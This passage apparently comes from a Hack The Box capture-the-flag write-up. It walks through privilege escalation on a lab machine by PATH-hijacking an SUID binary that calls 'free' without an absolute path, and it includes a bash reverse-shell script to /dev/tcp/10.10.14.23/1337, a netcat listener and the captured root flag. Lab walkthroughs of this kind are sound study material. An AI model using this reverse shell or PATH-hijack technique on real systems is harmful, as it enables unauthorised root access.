messagebus:x:103:107::/nonexistent:/usr/sbin/nologin
_apt:x:104:65534::/nonexistent:/usr/sbin/nologin
uuidd:x:105:111::/run/uuidd:/usr/sbin/nologin
avahi-autoipd:x:106:112:Avahi autoip daemon,,,:/var/lib/avahi-autoipd:/usr/sbin/nologin
usbmux:x:107:46:usbmux daemon,,,:/var/lib/usbmux:/usr/sbin/nologin
dnsmasq:x:108:65534:dnsmasq,,,:/var/lib/misc:/usr/sbin/nologin
rtkit:x:109:114:RealtimeKit,,,:/proc:/usr/sbin/nologin
cups-pk-helper:x:110:116:user for cups-pk-helper service,,,:/home/cups-pk-helper:/usr/sbin/nologin
speech-dispatcher:x:111:29:Speech Dispatcher,,,:/var/run/speech-dispatcher:/bin/false
whoopsie:x:112:117::/nonexistent:/bin/false
kernoops:x:113:65534:Kernel Oops Tracking Daemon,,,:/:/usr/sbin/nologin
saned:x:114:119::/var/lib/saned:/usr/sbin/nologin
pulse:x:115:120:PulseAudio daemon,,,:/var/run/pulse:/usr/sbin/nologin
avahi:x:116:122:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/usr/sbin/nologin
colord:x:117:123:colord colour management daemon,,,:/var/lib/colord:/usr/sbin/nologin
hplip:x:118:7:HPLIP system user,,,:/var/run/hplip:/bin/false
geoclue:x:119:124::/var/lib/geoclue:/usr/sbin/nologin
gnome-initial-setup:x:120:65534::/run/gnome-initial-setup/:/bin/false
gdm:x:121:125:Gnome Display Manager:/var/lib/gdm3:/bin/false
theseus:x:1000:1000:Theseus,,,:/home/theseus:/bin/bash
sshd:x:123:65534::/run/sshd:/usr/sbin/nologin
mysql:x:122:127:MySQL Server,,,:/nonexistent:/bin/false
```

```
www-data@ubuntu:/var/www/Magic$ su - theseus
Password:
theseus@ubuntu:~$ id
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
```

```
theseus@ubuntu:~$ sudo -l
[sudo] password for theseus:
Sorry, try again.
[sudo] password for theseus:
Sorry, user theseus may not run sudo on ubuntu.
```



nothing interesting

```
theseus@ubuntu:~$ find / -group users -ls 2>/dev/null
   393232     24 -rwsr-x---   1 root     users       22040 Oct 21  2019 /bin/sysinfo
```

SUID binary

```
theseus@ubuntu:~$ stat /bin/sysinfo
  File: /bin/sysinfo
  Size: 22040           Blocks: 48         IO Block: 4096   regular file
Device: 801h/2049d      Inode: 393232      Links: 1
Access: (4750/-rwsr-x---)  Uid: (    0/    root)   Gid: (  100/   users)
Access: 2021-05-14 20:21:28.501113473 -0700
Modify: 2019-10-21 03:45:28.307578064 -0700
Change: 2019-10-21 03:47:12.884601665 -0700
 Birth: -
```

let's execut it

```
theseus@ubuntu:~$ /bin/sysinfo
                    Hardware Info
H/W path            Device      Class      Description
                                system     VMware Virtual Platform
/0                              bus        440BX Desktop Reference Platform
/0/0                            memory     86KiB BIOS
/0/1                            processor  AMD EPYC 7401P 24-Core Processor
/0/1/0                          memory     16KiB L1 cache
/0/1/1                          memory     16KiB L1 cache
/0/100/18.4                     bridge     PCI Express Root Port
/0/100/18.5                     bridge     PCI Express Root Port
/0/100/18.6                     bridge     PCI Express Root Port
/0/100/18.7                     bridge     PCI Express Root Port
/0/46               scsi0       storage
/0/46/0.0.0         /dev/cdrom  disk       VMware IDE CDR00
/1                              system

                      Disk Info
Disk /dev/loop0: 3.7 MiB, 3862528 bytes, 7544 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes


Disk /dev/loop1: 956 KiB, 978944 bytes, 1912 sectors
Units: sectors of 1 * 512 = 512 bytes
Sector size (logical/physical): 512 bytes / 512 bytes
I/O size (minimum/optimal): 512 bytes / 512 bytes
```

```
═══════════════════CPU Info═══════════════════
processor       : 0
vendor_id       : AuthenticAMD
cpu family      : 23
model           : 1
model name      : AMD EPYC 7401P 24-Core Processor
stepping        : 2
microcode       : 0×8001230
cpu MHz         : 2000.000
cache size      : 512 KB
physical id     : 0
siblings        : 1
core id         : 0
cpu cores       : 1
apicid          : 0
initial apicid  : 0
fpu             : yes
fpu_exception   : yes
cpuid level     : 13
wp              : yes
flags           : fpu vme de pse tsc msr pae mce cx8 api
stant_tsc rep_good nopl tsc_reliable nonstop_tsc cpuid e
or lahf_lm extapic cr8_legacy abm sse4a misalignsse 3dno
```

```
═══════════════════MEM Usage═══════════════════
              total        used        free      shared  buff/cache   available
Mem:          3.8G        575M        1.4G        3.9M        1.9G        3.0G
Swap:         947M          0B        947M
```

strace = print all the syscalls it made

```
theseus@ubuntu:~$ strace /bin/sysinfo
execve("/bin/sysinfo", ["/bin/sysinfo"], 0×7fff90623980 /* 14 vars */) = 0
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
brk(NULL)                               = 0×55c05fa88000
fcntl(0, F_GETFD)                       = 0
fcntl(1, F_GETFD)                       = 0
fcntl(2, F_GETFD)                       = 0
access("/etc/suid-debug", F_OK)         = -1 ENOENT (No such file or directory)
access("/etc/ld.so.nohwcap", F_OK)      = -1 ENOENT (No such file or directory)
access("/etc/ld.so.preload", R_OK)      = -1 ENOENT (No such file or directory)
openat(AT_FDCWD, "/etc/ld.so.cache", O_RDONLY|O_CLOEXEC) = 3
fstat(3, {st_mode=S_IFREG|0644, st_size=70483, ...}) = 0
mmap(NULL, 70483, PROT_READ, MAP_PRIVATE, 3, 0) = 0×7f68c8a67000
```

-f follow forks

```
theseus@ubuntu:~$ strace -f /bin/sysinfo
```

```
[pid  2384] execve("/usr/bin/free", ["free", "-h"], 0×5652425feb68 /* 14 vars */) = 0
```

```
<unfinished ...>
[pid  2381] dup2(4, 1)                  = 1
[pid  2381] execve("/bin/sh", ["sh", "-c", "cat /proc/cpuinfo"], 0×7ffeffc4f928 /* 14 vars */) = 0
[pid  2381] brk(NULL)                   = 0×55a96c3b0000
```

```
execve("/bin/sysinfo", ["/bin/sysinfo"], 0×7fff90623980 /* 14 vars */) = 0
```

```
[pid  2377] execve("/bin/sh", ["sh", "-c", "lshw -short"], 0x7ffeffc4f928 /* 14 vars */ <unfinished ...>
```

```
[pid  2378] execve("/usr/bin/lshw", ["lshw", "-short"], 0x55d00d966b68 /* 14 vars */) = 0
```

Using Path Injection since absolute paths were not used in exec() and getting

```
#!/bin/bash
bash -c 'bash -i >& /dev/tcp/10.10.14.23/1337 0>&1'
```

```
theseus@ubuntu:/tmp$ vi free
theseus@ubuntu:/tmp$ chmod +x free
```

```
theseus@ubuntu:/tmp$ echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
theseus@ubuntu:/tmp$ export "PATH=$(pwd):/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin"
theseus@ubuntu:/tmp$ echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games:/snap/bin
```

```
theseus@ubuntu:/tmp$ /bin/sysinfo
```

```
┌──(root💀kali)-[/Documents/htb/boxes]
└─# nc -lvnp 1337
Ncat: Version 7.91 ( https://nmap.org/ncat )
Ncat: Listening on :::1337
Ncat: Listening on 0.0.0.0:1337
Ncat: Connection from 10.10.10.185.
Ncat: Connection from 10.10.10.185:42214.
root@ubuntu:/tmp# id
id
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
```

```
root@ubuntu:/tmp# cat /root/root.txt
cat /root/root.txt
0e2f2ae7a0c955d3f7bf7badc8bb45fc
root@ubuntu:/tmp#
```